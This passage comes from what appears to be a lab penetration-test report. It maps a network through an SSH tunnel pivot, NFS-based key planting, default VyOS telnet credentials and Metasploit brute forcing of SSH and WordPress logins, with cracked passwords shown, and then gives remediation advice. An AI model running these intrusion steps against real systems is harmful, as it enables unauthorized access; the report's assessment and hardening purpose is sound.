


Figure 39 PFSense Login Page

Once logged into the Firewalls GUI, it was possible to view the various settings and rules configured for the network. Navigating to the "Interfaces" tab provided information about the directly connected to the Firewall. This revealed an undiscovered network from the "em1" LAN interface with an IP address of "192.168.0.98". These networks were captured and recorded in the address table (2.2).

Device	Interface	IP Address	Prefix	Subnet Mask	Subnet Address
Firewall	Em0 / WAN	192.168.0.234	/30	255.255.255.252	192.168.0.232
	Em1 / LAN	192.168.0.98	/27	255.255.255.224	192.168.0.96
	Em2 / DMZ	192.168.0.241	/30	255.255.255.252	192.168.0.240

Table 5 Firewall Network Interfaces

3.12 PC 5 - 192.168.0.66

Examining the ".bash_history" on Webserver 2 shows an SSH tunnel setup that would forward traffic with more interaction from a user that tried to ping a remote host with an IP address of "192.168.0.66".

```
ip addr add 1.1.1.2/30 dev tun0
ip link set tun0 up
echo > /proc/sys/net/ipv4/conf/all/forwarding
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
ping 192.168.0.66
route
traceroute6
traceroute
traceroute 192.168.0.66
```

Table 6 Webserver 2 Bash History That Shows Forwarding Configured for 192.168.0.66

As there was only an IP address available in the bash history, an assumption had to be made as to the subnet used to be able to set up a tunnel from the Kali Linux machine. So far, the entire network has consisted of subnets that use the prefix "/24, /27, & /30" with most of the network utilizing a "/27" for workstations. With this being the case, it was assumed that the remote host on "192.168.0.66" was another workstation. Calculating the network portion of this IP address with a "/27" gives PC 5 a subnet address of "192.168.0.64/27". This was then added to the routing table on the Kali Linux machine to direct traffic going towards "192.168.0.64/27" out of "tun0". Testing this theory proved successful and could send ICMP packets after establishing this route on the Kali Linux machine.

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# ping 192.168.0.66
PING 192.168.0.66 (192.168.0.66) 56(84) bytes of data.
64 bytes from 192.168.0.66: icmp_seq=1 ttl=61 time=7.09 ms
64 bytes from 192.168.0.66: icmp_seq=2 ttl=61 time=4.02 ms
64 bytes from 192.168.0.66: icmp_seq=3 ttl=61 time=4.05 ms
64 bytes from 192.168.0.66: icmp_seq=4 ttl=61 time=3.21 ms
^C
--- 192.168.0.66 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 3.211/4.592/7.088/1.479 ms
root@kali:~#
```

Figure 40 Routed Added Between Kali Linux & 192.168.0.64/30 Network

Now that there was a tunnel setup between the two hosts, executing a Nmap scan on PC5 with the IP address “192.168.0.66” was possible. This further confirmed the earlier assumptions that this was another workstation, as this PC consisted of all the same open ports and services found on other computers on the network.




Figure 41 Nmap Scan of PC5 192.168.0.66

3.13 ROUTER 4

Viewing this router on the network was only possible by logging into an SSH session with PC5. Doing so involved having to mount an RSA public key to the list of authorized keys on PC 5 exploiting the NFS share vulnerability performed on (Figure 4) but this time uploading the generated key from the Kali Linux machine to the remote host.




Figure 42 Copying the RSA Public Key to PC5 Using NFS

This allowed for an SSH session to be established between the Kali Linux machine and PC5 on “192.168.0.66 using the public key authentication method like what was performed in (Figure 22).

```
root@kali:~# ssh root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Jan  6 13:41:13 2023 from 192.168.0.242
root@xadmin-virtual-machine:~#
```

Figure 43 SHH Session Established with PC5 Using Public Key Authentication

Once in an SSH session, checking the routing table allowed viewing the default gateway that showed a device directly connected to PC5 over the “eth0” interface with an IP address of “192.168.0.65”.

```
root@xadmin-virtual-machine:~# ip route
default via 192.168.0.65 dev eth0  proto static
192.168.0.64/27 dev eth0  proto kernel  scope link  src 192.168.0.66  metric 1
root@xadmin-virtual-machine:~#
```

As this was a default gateway, the natural assumption was that this would be another router running VyOS and would also have default login credentials found on Routers 1-3. Establishing a Telnet session with the remote host on “192.168.0.65” confirmed it was another VyOS router. Reusing the default login and password “vyos:vyos” successfully established a Telnet session between the two hosts.

```
root@xadmin-virtual-machine:~# telnet 192.168.0.65
Trying 192.168.0.65 ...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov 23 19:35:26 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 44 Telnet Session with Router4 over 192.168.0.66

Examining the configuration on Router 4 shows that only two network interfaces are being utilized on this router. The remaining network address was captured and added to the address table (2.2).

Device	Interface	IP Address	Prefix	Subnet Mask	Subnet Address
Router 4	Eth0 Eth1	192.168.0.97 192.168.0.65	/27 /27	255.255.255.224 255.255.255.224	192.168.0.96 192.168.0.64

Table 7 Router 4 Network Interfaces

4 SECURITY WEAKNESSES

For this section of the report, a complete description of security weakness identified during the Network Mapping Process (3) will be recorded, including any vulnerabilities that were exploited to map the network. Any security weakness presented will also have an accompanying recommendation for rectifying a vulnerability or techniques to mitigate exploitation in the future.

4.1 NFS FILE SHARE

4.1.1 Vulnerability

"The Network File System (NFS) is a protocol that allows for remote sharing of files between clients and servers machines on a network ((Cohen, 2021)". It allows a user to mount the NFS being hosted by a server onto their host machine to gain access to files on the server.
Four personal computer workstations on the network were found to utilize NFS. All Nmap scans on the devices displayed that the hosts had ports 111 and 2049 open and allowed for mounting their NFS shares onto the Kali Linux machine, with the process being demonstrated in (Figure 4).

On the network, PCs 1 and 5 were identified to have the root directories of their file system accessible remotely over NFS, which were then leveraged to obtain login information, such as user names and passwords on PC1 (Figure 5). PC5 was also exploited because of root access to the file system, as it was possible to upload an RSA public key to the authorized keys on the remote host demonstrated in (Figure 42).

4.1.2 Recommendation

A review of the machines with NFS enabled will need to be conducted as there is no need to have that many hosts on the network sharing files over NFS. If sharing files is necessary, one dedicated machine can act as an NFS server but should not give access to the root directory of its file system.

Disabling NFS is highly recommended and can be done by editing the file called "exports" located in the "/etc" directory on the remote host with an NFS share using the following command –

```
sudo pico /etc/exports
```

From there, it is possible to delete the line that enables NFS and its configurations. For the case of PC1 the line that shows "/ 192.168.0.*(ro,no_root_squash,fsid=32" is the line that needs to be taken out. After editing, save the configuration and restart the NFS service with the command "sudo service nfs-kernel-server restart".




Figure 45 Line to be Deleted in "exports" to Disable NFS

4.2 PASSWORD POLICY

4.2.1 Vulnerability

Throughout the network, there are multiple issues related to weak passwords and the re-use of passwords. The passwords used on the network were either easily cracked or still used the guessable default passwords. This makes it easier for a threat actor to gain access to the network and escalate their privileges within that network.

4.2.2 Recommendation

All the passwords for user accounts on this network will need to be changed as they were all known passwords that had been cracked during the Network Mapping Process (3) and were susceptible to SSH Brute Forcing (4.3). The changed passwords should adhere to a robust password policy that implements suitable password length and complexity.

Changing the password on the workstations running Ubuntu can be quickly done by executing the following command into an open terminal and inputting a valid user where it says "[USERNAME]" –

```
sudo passwd [USERNAME]
```

4.3 SSH BRUTE FORCING

4.3.1 Vulnerability

SSH brute forcing was possible on almost all the hosts with port 22 open on the system. The only PCs on the network that were not susceptible were PCs 3 and 5, which needed a pre-authorized key to allow a connection over SSH. Brute forcing the PCs on the network was performed using an auxiliary scanner included in the Metasploit Framework that sends multiple login attempts to a remote host and alters the password every time taken from a wordlist. A demonstration of this was carried out on PC4 on the IP address "13.13.13.13" but can also be carried out on PCs 1 to 2 and the Webserver2.

From an open terminal on the Kali Linux machine, launched the Metasploit Framework with the command "msfconsole" and used the following module –

```
use auxiliary/scanner/ssh/ssh_login
```

after launching the module, it was possible to set various options to target the remote host and specify the username and the password list to be used.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figure 46 Setting Options for SSH Brute Forcing on PC4 13.13.13.13

After several attempts at enumerating the password, the module returned a successful login with the password for logging in as “xadmin” to be “!gatvol”.




Figure 47 Successful Brute force of SSH Login Credentials for PC4

4.3.2 Recommendation

A simple method of mitigating future SSH brute-forcing attacks on a host is limiting the number of allowed attempts before locking the user from making a connection over the designated port 22. This can be done using the firewall system “iptables” with the two following commands –

```
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --set --name SSH -j ACCEPT
```

```
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m recent --update --seconds 300 --hitcount 3 --rttl  --name SSH -j DROP
```

These commands will lockout access for an IP address after it has had three failed login attempts within 5 minutes and lock that IP address out from sending any more packets to the remote host for 5 minutes. Implementing these rules into IP tables will significantly hinder the brute forcing process for an attacker.

4.4 TELNET

4.4.1 Vulnerability

On the network, it was discovered that all Routers from 1 – 4 permitted a remote session over Telnet and were used throughout the Network Mapping Process to identify the various subnets. "The Telnet protocol does not have encryption and will send traffic to and from hosts in plain text (SSH b, 2022)". Man-in-the-middle attacks are easily achievable for any attacker with access to the network packet stream. To demonstrate this, a telnet session was established between the Kali Linux machine and Router 1 and a packet-capturing program "Wireshark" was used to intercept traffic. By simply capturing traffic on the network Interface, it was possible to follow the "TCP Stream" to view the communication in plain text.




Figure 48 Following TCP Steam of Telnet Session Between Kali Linux & Router1

4.4.2 Recommendation

It is highly recommended that the use of Telnet on this network be entirely phased out and replaced with the more secure protocol SSH, as this protocol provides end-to-end encryption during a remote session. Most of the interfaces on the routers have already had SSH configured on them, and it should only be the case of deleting the Telnet service from the router's configuration.




Figure 49 Delete Telnet Service from Router Configuration

For an interface that does not have SSH enabled, the following configuration can be used to enable the service.

```
vyos@vyos:~$ configure
[edit]
vyos@vyos# set service ssh port 22
[edit]
vyos@vyos# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.

[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ exit
logout
```

Figure 50 Enabling SSH Service on Router Configuration

4.5 HTTP

4.5.1 Vulnerability

The Hyper Text Transfer Protocol (HTTP) was found to be in use for the webservers found on the network but was also utilized to access the firewall's control panel and was also present on the routers. "HTTP allows a server to host content accessible through a web browser to be accessed by clients through the TCP port 80 (W3 Schools, 2023)". The HTTP protocol is an insecure method of hosting webpages on a server as requests and responses can be intercepted and viewed in plain text. To demonstrate this, "Wireshark" captured the packets between the Kali Linux Machine and Webserver1. From there, it was possible to examine the GET and POST Requests to the webserver where the username and password "admin : zxc123"can be viewed in plain text.

```
login.php HTTP/1.1
Host: 172.16.221.237
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.221.237/wordpress/wp-login.php?
redirect_to=http%3A%2F%2F172.16.221.237%2Fwordpress%2Fwp-admin%2F&reauth=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Connection: keep-alive
Cookie: wp-settings-1=mfold%3Do; wp-settings-time-1=1672857265;
wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=zxc123&wp-
submit=Log+In&redirect_to=http%3A%2F%2F172.16.221.237%2Fwordpress%2Fwp-
```

Figure 51 HTTP POST Request to Webserver1 that Displays Username and Password

4.5.2 Recommendation

It would be recommended to utilize HTTPS for the content hosted on the webservers, especially on pages requiring users to input private or sensitive information. HTTPS is more secure as it is an encrypted protocol that will provide a safer platform for clients accessing content on these webservers. A valid SSL certificate will need to be obtained from a certificate authority and installed onto the webservers to allow the webpages to load over HTTPS.

4.6 WordPress Brute Force Vulnerability

4.6.1 Vulnerability

After investigating the content hosted on Webserver 1, it was discovered to be hosting a WordPress site after conducting a word-based directory scan using dirb, as shown in (Figure 13). This revealed several directories relating to a blog-style website with the title "MRBlobby, just another WordPress site" that could be found in the "/wordpress/" directory picked up in the scan. The website included an admin login page that could be found in the "/wordpress/wp-admin/" directory that was presented in (Figure 14).

Gaining access to the administrator dashboard for the WordPress site was conducted by performing a brute attack on the site to enumerate possible usernames and passwords using the WordPress login enumeration module in the Metasploit Framework. This was done on an open terminal from the Kali Linux machine by launching Metasploit by typing "msfconsole" and then launching the module with the command –

```
use auxiliary/scanner/http/wordpress_login_enum
```

Next, the following parameters were set in the options for this module to point towards the target IP address "172.16.221.237" and the target URI of "/wordpress". After setting up these options, the module was given a username and password list to enumerate valid login credentials.

```
msf5 > use auxiliary/scanner/http/wordpress_login_enum
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 172.16.221.237
rhosts => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wordpress
targeturi => /wordpress
msf5 auxiliary(scanner/http/wordpress_login_enum) > set user_file /root/Desktop/usr.lst
user_file => /root/Desktop/usr.lst
msf5 auxiliary(scanner/http/wordpress_login_enum) > set pass_file /root/Desktop/pass.lst
pass_file => /root/Desktop/pass.lst
msf5 auxiliary(scanner/http/wordpress_login_enum) > run
```

Figure 52 Settings Used to Run Brute Force Attack on WordPress Site Hosted on Webserver1

After the brute force attack was completed, the module detected a single valid user "admin" and enumerated the user password to "zxc123".

```
[+] /wordpress - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'zxc123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_login_enum) >
```

Figure 53 WordPress Login Enumeration Module Successfully Brute Forced Login Credentials

4.6.2 Recommendation

Several methods can be implemented to protect the WordPress website from falling victim to a brute-force attack. A simple solution is to change the password to one that follows the password policy recommendations given in section (4.2) of this report. Using a password with a suitable length and complexity will hinder a brute-force attack if the password is complex enough. On top of using a good password, the site's login attempts should be limited. This can be done by downloading and setting up a plugin that can be used to block an IP address from making further attempts. “A plugin that can be installed on the WordPress site worth mentioning is “Limit Login Attempts Reloaded” as this provides the functionality mentioned earlier (WordPress, 2022)”.

4.7 SHELLSHOCK VULNERABILITY

4.7.1 Vulnerability

The Shellshock vulnerability was utilized during the Network Mapping Process (3) to obtain the login credentials for Webserver2 on the IP address “192.168.0.242” which was then used as an SSH tunnel to gain access to the Firewall. The full exploit was demonstrated during the mapping process and can be reviewed in section (3.11). It was apparent from the webservers home page that the Bash version “GNU bash, version 4.3.8(1)” was disclosed and would be an out-of-date version.

- **Bash Version**: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Figure 54 Bash Version Disclosed on Webserver2 Homepage

4.7.2 Recommendation

It would be recommended to update the Bash version on the webserver to the latest version “5.2.15”. this can be done by simply running an update and upgrading the version of bash with the command –

```
apt-get update && apt-get install bash
```

After installing the necessary update, it would be recommended to keep the GNU bash version up to and check for updates regularly to apply the latest security patches.

4.8 FIREWALL DMZ MISCONFIGURATION

4.8.1 Vulnerability

"A Demilitarized Zone on a network is the least trusted and most exposed portion of an organization as this part of the network is accessible to the public (Check Point, 2023)". On this network, Webserver 2 has been placed in the Demilitarized Zone, which would be understandable if this webserver is intended to be accessed over the internet to host content that will be available to the public. The problem is that the firewall has rules set between the DMZ and the Wide Area Network (WAN). With the way the firewall rules have been set up on the DMZ, the web server has exclusive access to almost all the nodes within the WAN, excluding PC4 on the IP address "13.13.13.13".




Figure 55 Firewall Rules for DMZ

Another concern is the first rule given to the DMZ, which allows traffic to be sent to the Local Area Network (LAN) where PC5 resides with its IP address "192.168.0.66". Although PC5 has its SSH protocol protected by public key authentication, it is still possible to access the NFS shares on this workstation from Webserver 2.

```
root@xadmin-virtual-machine:~/Desktop# mount -t nfs 192.168.0.66:/ ./mount1
root@xadmin-virtual-machine:~/Desktop# cd mount1/
root@xadmin-virtual-machine:~/Desktop/mount1# ls
bin  cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev   home  lib         lost+found  mnt    proc  run   srv   tmp  var
root@xadmin-virtual-machine:~/Desktop/mount1#
```

Figure 56 DMZ Firewall Rule that Allows Access to PC5

4.8.2 Recommendation

To rectify this vulnerability, remove the outbound rules in the DMZ that allow passing traffic from Webserver 2 on the IP address “192.168.0.242” to the rest of the network. This will prevent the web server from accessing devices on the WAN and accessing the LAN network. For demonstration purposes, the firewall rules on the DMZ were only disabled; removing the rules can be performed by pressing the “Trash Can” Icon underneath the “Actions” column and pressing “Save”.

